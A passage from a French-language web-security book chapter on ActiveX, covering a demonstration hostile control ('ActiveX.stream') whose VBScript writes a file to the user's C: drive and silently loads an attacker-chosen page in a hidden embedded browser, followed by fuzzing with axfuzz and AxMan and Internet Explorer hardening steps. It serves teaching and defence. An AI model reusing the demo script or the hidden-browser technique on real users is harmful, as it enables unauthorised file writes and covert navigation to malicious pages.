Si un contrôle ActiveX télécharge un fichier, il doit être déployé en utilisant uniquement HTTPS. D'autre part, toutes les opérations HTTP doivent être redirigées vers HTTPS. Si des URL ActiveX sont redirigées vers une autre URL, il faut répéter la vérification de chemin et de SSL sur la nouvelle URL avant que le contrôle ne soit autorisé à récupérer des fichiers. Des certificats forts peuvent également être imposés pour HTTPS et les certificats non correspondants doivent être rejetés.

Attaques ActiveX

Pour illustrer le détournement d'un contrôle ActiveX, nous devons commencer par prendre un contrôle non sûr. ActiveX.stream est un contrôle ActiveX hostile que nous

avons développé à des fins de test. Il exploite un contrôle intégré (CLSID : 8856F961-340A-11D0-A96B- 00C04FD705A2) déjà installé sur Windows. Le contrôle effectue les actions suivantes :

- Il utilise un script Visual Basic pour accéder au système de fichiers local de l'utilisateur et créer un fichier choisi par l'assaillant.
- Il invoque l'identifiant de classe `Shell.Explorer`, qui ouvre un navigateur web dans un contrôle de l'assaillant.

Voici le code d'utilisation *d'ActiveX.stream* :

```
<HTML>
<HEAD>
<TITLE>ActiveX.stream</TITLE>
</HEAD>
<BODY>
<H3><center>ActiveX.stream<H3>

<SCRIPT language="VBScript">

      Dim objFile, strBadFile, strFilePath
      strFilePath = "c:\HackingXposed20.txt"
      Set objFile = CreateObject("Scripting.FileSystemObject")
      Set strBadFile = objFile.CreateTextFile(strFilePath, True)
      strBadFile.WriteLine("Tastes Like Burning")
      strBadFile.Close

</SCRIPT>

<OBJECT ID="WebBrowser1" WIDTH=300 HEIGHT=151
      CLASSID="CLSID:8856F961-340A-11D0-A96B-00C04FD705A2">
    <PARAM NAME="Location" VALUE="www.isecpartners.com">
</OBJECT>

</BODY>
</HTML>
```

Pour comprendre comment un assaillant peut détourner des contrôles ActiveX à son avantage, examinons *ActiveX.stream*.

ATTENTION

Le contrôle ActiveX doit être installé sur une machine de test, non sur un portable d'entreprise ou un serveur en production. Ce contrôle téléchargera du code qui peut présenter un danger pour votre système.

Téléchargez *ActiveX.stream* à partir de **http://labs.isecpartners.com/HackingExposedWeb20/activex.stream.htm**. En fonction des paramètres de sécurité ActiveX du navigateur, que nous examinerons plus loin, vous recevrez quelques avertissements

avant que la page ne s'exécute. Nous choisissons un objet qui n'est pas marqué comme sécurisé pour l'écriture de scripts afin qu'il ne puisse pas être invoqué, sauf si le navigateur a autorisé les objets non marqués comme sécurisés. Si vous utilisez une machine de test, cliquez sur Oui pour exécuter la page de l'ActiveX. ActiveX.stream va alors effectuer quelques activités dangereuses pour le système et le navigateur. Nous y reviendrons dans les sections suivantes.

Exécution de scripts ActiveX

`ActiveX.stream` commence par créer un fichier sur le système d'exploitation de l'utilisateur en utilisant un script Visual Basic qui invoque `Scripting.FileSystemObject`, comme vous pouvez le voir entre les balises `<SCRIPT>` et `</SCRIPT>` dans le code précédent. Le script VB crée un fichier nommé `HackingXposed20.txt` sur le lecteur `C:`. Il s'agit d'un fichier texte qui contient la phrase *Tastes Like Burning* (ça sent le brûlé). Le format et le contenu du fichier n'ont pas d'importance. Le point essentiel est que le contrôle ActiveX vous a permis d'exécuter un script qui peut effectuer les actions suivantes :

- accéder au système d'exploitation ;
- créer un fichier sur le système local ;
- écraser potentiellement des fichiers existants sur le système.

La création d'un simple fichier texte peut sembler passablement innocente, mais le fait de pouvoir créer un fichier sur le lecteur `C:` est en soi une opération dangereuse. En allant simplement sur une page web, vous donnez accès à votre système d'exploitation. La page web peut installer un programme hostile (comme un virus ou un mécanisme d'enregistrement de la frappe des touches du clavier), installer un logiciel espion ou un logiciel malveillant, accéder aux informations enregistrées dans des cookies, voire même supprimer des fichiers importants du système d'exploitation, comme le fichier de chargement du démarrage (*boot.ini*). Toutes ces actions peuvent endommager gravement le système.

Comment un utilisateur peut-il savoir si le contrôle ActiveX est malveillant ? Il faut bien l'avouer, cela risque d'être difficile. Même si le contrôle n'est pas lui-même malveillant, il peut servir de point d'entrée à l'assaillant qui veut procéder à des opérations indélicates. L'objet est en quelque sorte une boîte à outils qui peut servir à des actes légitimes ou néfastes. Même si la page de l'ActiveX a été signée, seuls quelques avertissements disparaîtront dans cet exemple, mais l'utilisateur ne pourra toujours pas déterminer si les actions effectuées par le contrôle ActiveX sont bonnes ou mauvaises.

Invocation de contrôles ActiveX

En second lieu, *ActiveX.stream* invoque un nouveau navigateur à l'intérieur du navigateur existant et va sur le site **http://www.isecpartners.com**. Le problème vient du fait que le contrôle ActiveX permet à l'assaillant d'effectuer les opérations suivantes :

- invoquer un contrôle ActiveX existant sur la machine de l'utilisateur ;
- obliger l'utilisateur à réaliser des activités sans qu'il en ait connaissance, comme aller sur un site web choisi par l'assaillant.

Les lignes 19 à 22 d'*ActiveX.stream* montre l'emploi du CLSID `Shell.Explorer` (`8856F961 340A 11D0 A96B 00C04FD705A2`) pour effectuer ces opérations. CLSID `Shell.Explorer` est un contrôle ActiveX qui peut être invoqué pour ouvrir un nouveau navigateur à l'intérieur du navigateur de l'utilisateur. Si une petite visite sur le site **www.isecpartners.com** n'a rien d'hostile, un assaillant pourrait parfaitement diriger l'utilisateur vers un site web malveillant, avec par exemple une page web contenant une attaque de type XSS ou CSRF. Ces attaques peuvent cibler les informations de session de l'utilisateur ou faire en sorte que l'utilisateur réalise des opérations en ligne sans qu'il en ait conscience. La Figure 8.4 montre les résultats d'*ActiveX.stream*.




Figure 8.4

Résultats d'ActiveX.stream.

D'autre part, bien que le nouveau navigateur soit actuellement visible par l'utilisateur final, grâce aux champs de hauteur et de largeur fixés à 300 et à 151, un assaillant pourrait le rendre virtuellement invisible en attribuant la valeur 1 à ces deux paramètres. Dans ce cas, le texte *ActiveX.stream* serait simplement affiché sur la page ActiveX hostile, alors que l'assaillant force le système de l'utilisateur à visiter un emplacement qu'il aura choisi, sans que l'utilisateur en soit averti ou ait donné son accord. La Figure 8.5 illustre cette méthode, comme le montre le texte *ActiveX.stream* affiché en haut de la page et l'adresse **www.isecpartners.com** présente dans la barre d'état du navigateur.




Figure 8.5

ActiveX.stream avec masquage du navigateur.

Test de la sécurité d'ActiveX

Puisque vous comprenez à présent les bases de la sécurité d'ActiveX, il est important de tester les contrôles afin d'en évaluer la sécurité. La section suivante explique comment tester les failles de sécurité décrites dans les sections précédentes. Les tests se font manuellement ou à l'aide d'outils automatisés.

Test automatisé avec SecurityQA Toolbar d'iSEC

La procédure de test des objets COM ActiveX sur des applications web s'avère généralement lourde et complexe. Pour que la sécurité des contrôles ActiveX reçoive toute l'attention nécessaire, *SecurityQA Toolbar* d'iSEC Partners offre une fonctionnalité de

vérification de la sécurité des contrôles ActiveX. Cette barre d'outils est un utilitaire qui permet de tester la sécurité des applications web. Les développeurs et le service qualité d'une entreprise s'en servent souvent pour déterminer la sécurité d'une application, que ce soit dans une partie précise ou sa globalité.

SecurityQA Toolbar offre de nombreuses fonctionnalités qui permettent de vérifier la sécurité d'une application web, y compris plusieurs tests Web 2.0 tels que la sécurité d'ActiveX. Grâce à elle, il est plus facile de garantir que le contrôle ActiveX présent dans une application web met en œuvre les normes de sécurité appropriées, comme l'utilisation des contrôles signés, l'absence du marquage SFS/SFI des contrôles et l'emploi de SiteLock.

Pour tester la sécurité d'un contrôle ActiveX, procédez de la manière suivante :

1. Allez sur la page **http://www.isecpartners.com/SecurityQAToolbar.html** et demandez une copie d'évaluation du produit.
2. Après avoir installé la barre d'outils, consultez l'application web qui contient le contrôle ActiveX.
3. Après avoir installé le contrôle, choisissez *Code Handling* > *ActiveX Testing* (voir la Figure 8.6).

Figure 8.6

Fonctionnalité ActiveX de la barre d'outils SecurityQA.

4. *SecurityQA Toolbar* vérifie automatiquement les caractéristiques de sécurité mises en place par le contrôle ActiveX. Plus précisément, elle teste les éléments suivants :
   - SiteLock ;
   - signature du contrôle ;
   - sécurité pour l'initialisation ;
   - sécurité pour l'écriture de scripts.
5. Lorsque l'analyse est terminée, affichez son rapport en choisissant *Reports* > *Current Test Results*. Toutes les failles de sécurité trouvées sont alors présentées

dans le navigateur (voir la Figure 8.7). La ligne iSEC Test Value montre que le module a été marqué *Safe for Initialization*, ce qui n'est pas une bonne pratique.




Figure 8.7

Résultats des tests ActiveX effectués par SecurityQA Toolbar.

Fuzzing des contrôles ActiveX

Pour identifier les problèmes, comme un dépassement de tampon, qui peuvent permettre à un assaillant de mettre à bas ou de prendre le contrôle du système d'un utilisateur à l'aide d'un contrôle ActiveX, la meilleure solution consiste généralement à employer une technique de *fuzzing* sur l'objet COM. Le *fuzzing* consiste à injecter des données aléatoires dans les entrées de n'importe quelle application[1]. Si l'application s'interrompt ou se comporte de manière étrange, cela signifie qu'elle ne traite pas de manière appropriée les entrées et que l'assaillant peut disposer d'un point d'attaque. Quelques outils permettent d'employer cette technique sur un contrôle ActiveX, notamment axfuzz et AxMan.

1. N.D.T. : Le fuzzing est une technique permettant notamment de tester des logiciels. L'idée est d'injecter des données aléatoires dans les entrées d'un programme. Si le programme échoue (par exemple en crashant ou en générant une erreur), alors il y a des défauts à corriger.

Axenum et axfuzz

Axenum et axfuzz ont été écrits par Shane Hird. Axenum énumère tous les objets COM ActiveX présents sur la machine et marqués comme sécurisés pour l'écriture de scripts ou pour l'initialisation. Nous l'avons mentionné précédemment, des assaillants distants peuvent détourner ces objets ActiveX à leur propre avantage. Après qu'axenum a généré la liste des CLSID sécurisés, à l'aide de l'interface `IObjectSafety`, axfuzz peut servir à tester l'interface ActiveX de base. Voici la procédure qui permet d'appliquer la technique de fuzzing sur les contrôles ActiveX d'une machine en utilisant axenum et axfuzz :

1. Téléchargez axenum et axfuzz à partir de SourceForge à l'adresse **http://sourceforge.net/project/showfiles.php?group_id=122654&package_id =133918&release_id =307910**.

2. Après avoir extrait les fichiers de l'archive, exécutez *axenum.exe* depuis la ligne de commande. Il énumère alors tous les CLSID (les objets ActiveX) qui sont marqués comme sécurisés. La commande suivante enregistre tous les CLSID marqués comme sécurisés dans le fichier *securise.txt* (ceux qui nous intéressent prioritairement) et l'ensemble des CLSID dans *liste_clsid.txt* (voir la Figure 8.8).

```
c:\axenum >securise.txt 2>liste_clsid.txt
```




Figure 8.8
Énumération des CLSID (objets ActiveX) marqués comme sécurisés pour l'écriture de scripts et/ou pour l'initialisation.

3. Lorsque cette première phase est terminée, vous pouvez utiliser axfuzz pour envoyer des données aléatoires aux contrôles ActiveX. Vérifiez que les CLSID choisis possèdent des méthodes et des propriétés (ceux pour lesquels quelque chose est

affiché après *Category : Safe for Scripting/Initialising*). Par exemple, la commande suivante applique la technique de fuzzing au contrôle qui correspond au premier CLSID sécurisé montré à la Figure 8.8 :


```
c:\axfuzz 1000 {02BF25D5-8C17-4B23-BC80-D3488ABDDC6B}
```

4. Pendant le processus, axfuzz vous demandera d'exécuter le fuzzing une fois qu'il aura fixé toutes les propriétés et les méthodes. Choisissez *Yes* pour continuer.

5. Lorsque le fuzzing est terminé, axfuzz affiche les résultats. Si vous voyez apparaître *Crashed*, vous avez identifié un problème dans l'objet ActiveX dont l'entrée n'est pas correctement traitée et qui a conduit au crash du système distant ou à une prise de contrôle non autorisée de la machine. La Figure 8.9 présente un exemple.

Figure 8.9

Crash d'un objet ActiveX obtenu par fuzzing.



AxMan

Popularité :	7
Simplicité :	9
Impact :	5
Évaluation du risque :	**7**

H. D. Moore a écrit un excellent outil de fuzzing ActiveX basé sur les utilitaires axenum/axfuzz de Shane. AxMan énumère également les CLSID et alimente les objets

COM ActiveX en données aléatoires. Il identifie leur sensibilité aux attaques par déni de service, à l'obtention d'un accès *root* à distance et aux dépassements de tampons. AxMan réalise un travail de fuzzing plus approfondi et de meilleure qualité, comme l'a montré l'attention que lui ont portée les médias en juillet 2006, qualifié de mois des bogues des navigateurs (MoBB, *Month of Brower Bugs*) par H.D. Moore au vu des résultats de son outil. De manière similaire à notre propos précédent sur les attaques par dépassement de tampon et les contrôles ActiveX, AxMan est en mesure d'examiner automatiquement les objets CLSID qui ont été téléchargés sur le système d'un utilisateur. Après avoir énuméré tous les contrôles ActiveX présents sur la machine de l'utilisateur, AxMan peut les soumettre à un fuzzing pour savoir si les objets COM se comportent correctement. En cas de comportement inapproprié ou inhabituel, que vous pourrez remarquer par le manque de réactivité du navigateur et/ou du système d'exploitation, AxMan déterminera si l'objet COM est vulnérable à un dépassement de tampon qui pourrait conduire à un déni de service ou à l'exécution d'un code à distance.

AxMan peut être employé de deux manières : à partir du site web de démonstration en ligne de l'outil ou en utilisant un serveur web local pour exécuter localement l'outil. Ces deux méthodes offrant les mêmes possibilités, nous illustrons cet outil avec la version en ligne. La procédure suivante décrit toutes les étapes de l'application du fuzzing à un objet COM ActiveX avec la version en ligne d'AxMan :

1. Allez sur l'interface de démonstration en ligne d'AxMan à l'adresse **http://metasploit.com/users/hdm/tools/axman/demo/** (voir la Figure 8.10).




Figure 8.10

Interface de démonstration d'AxMan.

2. Avant qu'AxMan ne puisse envoyer des données à tous les CLSID (étape 3) ou à un seul CLSID (étape 4) un débogueur post-mortem doit être installé. Ce débogueur post-mortem sera invoqué suite à la détection d'un crash et pourra servir à interroger le programme sur la cause de ce crash. AxMan recommande d'attacher *WinDbg* à Internet Explorer (*iexplore.exe*) avant de débuter le fuzzing.

   - Téléchargez *WinDbg* depuis la page **http://www.microsoft.com/whdc/devtools/debugging/installx86.mspx**.

   - Après l'avoir installé, il est possible d'employer deux méthodes avec *WinDbg*. Voici la première. Choisissez *Démarrer > Tous les programmes > Debugging Tools for Windows > Windbg*. Fermez ensuite toutes les instances d'IE, excepté celle dans laquelle AxMan est chargé. Choisissez *File > Attach to a Process*. Sélectionnez *iexplore.exe* (vérifiez qu'il s'agit du processus IE dans lequel AxMan est chargé). Appuyez sur *F5*. Le débogueur étant désormais attaché à IE, revenez à AxMan dans Internet Explorer.

   - La seconde méthode consiste à charger WinDbg à partir du menu démarrer. Choisissez *Démarrer > Exécuter* et saisissez `cmd.exe`. Allez dans le répertoire de WinDbg (*C :\Program Files\Debugging Tools for Windows*) et saisissez `windbg I` sur la ligne de commande.

3. Pour recenser tous les CLSID du système local qui seront soumis au fuzzing, cliquez simplement sur le bouton Start. AxMan commencera alors à énumérer tous les CLSID présents sur le système local. Notez que ce processus est très long.

4. Si vous avez déjà obtenu les CLSID avec axenum, ne cliquez pas sur le bouton Start. À la place, copiez le CLSID à partir du fichier *securise.txt* (par exemple, *{02BF25D5-8C17-4B23-BC80-D3488ABDDC6B}* de la Figure 8.6) et copiez-le dans le champ *CLSID*. Cliquez ensuite sur *Single*.

5. Si le programme s'interrompt pendant le fuzzing de tous les CLSID ou un seul CLSID, IE doit s'arrêter et passer le contrôle à *WinDbg*, qui affiche l'exception. À ce stade, AxMan a identifié un problème dans lequel une propriété et/ou une méthode ActiveX n'est pas gérée de manière appropriée. Il est alors possible qu'un assaillant crashe le système de l'utilisateur ou en prenne le contrôle à distance. Après le dysfonctionnement d'IE, revenez dans *WinDbg* pour examiner l'exception.

Test du dépassement de tampon dans des contrôles ActiveX

Pour garantir que vos contrôles ActiveX ne seront pas vulnérables aux attaques par dépassement de tampon découvertes par AxMan ou axfuzz, vous devez mettre en pratique une programmation sécurisée. D'autre part, l'emploi de ces outils lors du contrôle

de qualité pendant le développement des logiciels permet d'éviter les problèmes liés au dépassement de tampon dans les environnements de production.

Protection contre les objets ActiveX non sûrs dans IE

Pour s'assurer que des objets ActiveX non sûrs ne sont pas téléchargés ou exécutés par IE, une bonne méthode consiste à modifier les paramètres de sécurité de ce navigateur. IE dispose d'un grand nombre d'options de sécurité, certaines étant réservées aux contrôles ActiveX. En voici les différentes catégories :

- afficher la vidéo et l'animation sur une page web qui n'utilise pas de lecteur multimédia externe (IE 7 uniquement) ;
- autoriser les contrôles ActiveX précédemment inutilisés à s'exécuter sans demander confirmation (IE 7 uniquement) – ActiveX Opt-In ;
- autoriser les scriptlets (IE 7 uniquement) ;
- comportements de fichiers binaires et des scripts ;
- contrôles d'initialisation et de script ActiveX non marqués comme sécurisés pour l'écriture de scripts ;
- contrôles de script ActiveX marqués comme sécurisés pour l'écriture de scripts ;
- demander confirmation pour les contrôles ActiveX ;
- exécuter les contrôles ActiveX et les plug-ins ;
- télécharger les contrôles ActiveX non signés ;
- télécharger les contrôles ActiveX signés.

Pour faire en sorte que les contrôles de sécurité adéquats soient placés sur un objet ActiveX, les paramètres de sécurité d'IE doivent être ajustés en conséquence. Par exemple, l'option *Télécharger les contrôles ActiveX non signés* doit toujours être fixée à *Désactivé*. Procédez au paramétrage décrit dans cette section pour que la sécurité d'IE appropriée soit définie sur les contrôles de sécurité ActiveX (notez que certaines applications pourraient ne pas fonctionner correctement si elles emploient une bonne sécurité ActiveX) :

1. Ouvrez Internet Explorer.
2. Choisissez *Outils* > *Options Internet*.
3. Sélectionnez l'onglet *Sécurité*, cliquez sur la *zone Internet* et cliquez sur *Personnaliser le niveau*.
4. Allez jusqu'à la section *Contrôles ActiveX et plug-ins*, puis modifiez les paramètres de la manière suivante :

- Afficher la vidéo et l'animation sur une page Web qui n'utilise pas de lecteur multimédia externe (IE 7 uniquement) : Désactivé ;
- Autoriser les contrôles ActiveX précédemment inutilisés à s'exécuter sans demander confirmation (IE 7 uniquement) : Désactivé ;
- Autoriser les scriptlets (IE 7 uniquement) : Désactivé ;
- Comportements de fichiers binaires et des scripts : Activé ;
- Contrôles d'initialisation et de script ActiveX non marqués comme sécurisés pour l'écriture de scripts : Désactivé ;
- Contrôles de scripts ActiveX marqués comme sécurisés pour l'écriture de scripts : Demander ;
- Demander confirmation pour les contrôles ActiveX : Activé ;
- Exécuter les contrôles ActiveX et les plug-ins : Demander ;
- Télécharger les contrôles ActiveX non signés : Désactivé ;
- Télécharger les contrôles ActiveX signés : Demander.

IE met désormais en œuvre un niveau de sécurité de base pour les contrôles ActiveX. Les contrôles non signés et les contrôles marqués sécurisés pour l'écriture de scripts et l'initialisation, entre autres protections, sont à présent protégés.

INFO

IE7 fournit une liste ActiveX Opt-In qui permet à un utilisateur de disposer d'une configuration centrale des contrôles qui s'exécutent silencieusement, ceux qui exigent une confirmation et ceux qui sont désactivés.

Pour faciliter la mise en place des bons paramètres de sécurité ActiveX dans IE, iSEC Partners a créé un outil automatique. Il examine les paramètres de sécurité du navigateur vis-à-vis d'ActiveX et génère un rapport indiquant si les bonnes pratiques sont suivies. Pour auditer les paramètres de sécurité ActiveX d'IE, procédez comme suit :

1. Téléchargez SecureIE.ActiveX à partir de l'adresse **http://www.isecpartners.com/tools.html**.
2. Lancez le programme en choisissant *Démarrer* > *Tous les programmes* > *iSEC Partners* > *SecureIE.ActiveX* > *SecureIE.ActiveX*.
3. À l'invite de commande, saisissez `SecureIE.ActiveX.exe`.
4. Saisissez le nom du système que vous souhaitez analyser, Portable.Sonia par exemple, puis appuyez sur *Entrée* (voir la Figure 8.11).

SecureIE.ActiveX examine les paramètres de sécurité d'IE concernant les contrôles ActiveX. Une fois l'analyse terminée, il affiche les résultats à l'écran et crée un rapport HTML (voir la Figure 8.12).




Figure 8.11

Outil d'analyse SecureIE.ActiveX d'iSEC Partners.




Figure 8.12

Résultats générés par SecureIE.ActiveX.

Résumé

ActiveX est une technologie offrant de nombreux avantages aux développeurs d'applications web, mais puissance élevée rime avec responsabilité élevée. Les contrôles ActiveX peuvent ajouter, supprimer, modifier ou actualiser des informations situées en dehors du périmètre du navigateur web, directement dans le système d'exploitation. Si cette capacité a été initialement présentée par Microsoft comme un avantage significatif par rapport aux applets Java, elle a montré des points d'exposition importants, principalement en raison de problèmes de sécurité. Néanmoins, même si le démarrage d'ActiveX a été très difficile, Microsoft a fourni plusieurs mesures de sécurité pour utiliser les contrôles avec un niveau de protection élevé. Par exemple, des fonctionnalités comme SiteLock, la signature du code et le non-marquage des contrôles comme sécurisés pour l'écriture de scripts ou l'initialisation permettent de réduire les problèmes de sécurité soulevés par les contrôles ActiveX. Bien que Microsoft ait plutôt bien travaillé sur la protection dans 